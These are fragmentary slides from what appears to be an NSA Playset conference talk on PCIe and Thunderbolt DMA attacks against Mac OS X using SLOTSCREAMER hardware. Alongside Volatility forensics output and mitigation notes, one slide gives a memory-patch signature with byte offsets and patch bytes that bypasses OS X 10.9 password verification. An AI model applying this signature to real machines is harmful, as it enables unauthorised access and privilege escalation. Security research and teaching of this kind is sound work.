
# More attack-side Software

```
# EQUALS:  
#  
#   | -- Offset 0x00  
# /  
# / \           |-patchoffset----->[b0 01]  
# 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f .. (byte offset)  
# -----  
# c6 0f 85 a0 b8 00 00 b8 ab 05 03 ff ef 01 00 00 .. (chunk of memory data)  
# -----  
# \_____/ \__/\ \____/  
#    \   \   \   \  
#      \   \   \   | -- Chunk 2 at internaloffset 0x05  
#          \   \   | -- Some data (ignore, don't match this)  
#             \   \   | -- Chunk 1 at internaloffset 0x00  
# \_____\ /  
#        \   \  
#            \   \   | -- Entire signature  
#
```

# More attack-side Software

```
{'OS': 'Mac OS X 10.9',
'versions': ['10.9'],
'architectures': ['x64'],
'name': 'DirectoryService/OpenDirectory unlock/privilege escalation',
'notes': 'Overwrites the DoShadowHashAuth/ODRecordVerifyPassword return value.
'signatures': [{ 'offsets': [0x1e5], # 10.9
    'chunks': [ { 'chunk': 0x4488e84883c4685b415c415d415e415f5d,
        'internaloffset': 0x00,
        'patch': 0x90b001, # nop; mov al,1;
        'patchoffset': 0x00} ] } ] }
```

# Taking Dumps



## DMA Stool Analysis with Volatility

```
AppleThunderboltHAL::earlyWake - complete - took 0 milliseconds
Thunderbolt Self-Reset Count = 0xedefbe00
IOThunderboltSwitch<0xffffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 11 unplug = 0
IOThunderboltSwitch<0xffffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 4 unplug = 0
IOThunderboltSwitch<0xffffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 12 unplug = 0
[ PCI configuration begin ]
[ PCI configuration end, bridges 12, devices 14 ]
```

dmesg log of the attack recovered from the memory dump of the victim

# DMA Stool Analysis with Volatility

Name	Pid	Uid
kernel_task	0	0
.launchd	1	0
..com.apple.IconSe	36773	-
..com.apple.hiserv	36755	501
UserEventAgent	11	0
kextd	12	0
notifyd	14	0
securityd	15	0
diskarbitrationd	16	0
powerd	17	0
configd	18	0
syslogd	19	0
distnoted	21	0
opendirectoryd	22	0
cfprefsd	24	0
authd	32	0
coreservicesd	33	0
warmd	37	0
usbmuxd	38	213
stackshot	41	0
SleepServicesD	44	0
revisiond	46	0

names, pids, and uids  
for dumped processes

# DMA Stool Analysis with Volatility

```
Volatility Foundation Volatility Framework 2.3.1
Major Version: 13
Minor Version: 3
Memory Size: 4294967296
Max CPUs: 4
Physical CPUs: 2
Logical CPUs: 4
```

extracted machine  
info

the perfect amount of  
memory to dump!

# Thunderbolt

Figure 1-3 Expansion chassis utilizing PCI paths




Diagram: Apple Thunderbolt Device Driver Programming Guide

# HALIBUTDUGOUT



# DIY

# nsaplayset.org

# NSA Playset

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## Passive Radio Interception

TWILIGHTVEGETABLE (GSM)  
LEVITICUS  
DRIZZLECHAIR  
PORCUPINEMASQUERADE (WiFi)

## Physical Domination

SLOTSCREAMER (PCI)  
ADAPTERNOODLE (USB)

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
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[http://www.nsaplayset.org/ossmann\\_hitb2014.pdf](http://www.nsaplayset.org/ossmann_hitb2014.pdf)

# Hardware



<http://www.hwtools.net/PLX.html>

# Software

The screenshot shows a GitHub search interface with the query "NSAPlayset". The results list three repositories:

- TWILIGHTVEGETABLE**: Forked from lokkju/airprobe-hopping. Description: Airprobe for frequency hopping GSM channels. Updated 2 days ago.
- CHUCKWAGON**: Updated 3 days ago.
- SLOTSCREAMER**: Updated 17 days ago.

Each repository entry includes a small thumbnail image, the repository name, a fork icon, the original repository name, a description, and the last update time.

tools used in preparing this presentation:

- plx's flashing software
- pyusb + scripts
- inception\_pci
- volatility for memory analysis


# Mitigations

# Bus Master Enable

```
joefitz@linUX31a:~/Documents/pcie/SLOTSCREAMER/inception_pci$ lspci -vv | grep BusMaster
Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
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```

DisINTx+


# IOMMU



# Abstinence?

because 0.01% is too much

# Sorry, Previous Track 2 Speakers



ALLOYVIPER

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
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
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
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
# Building ALLOYVIPER



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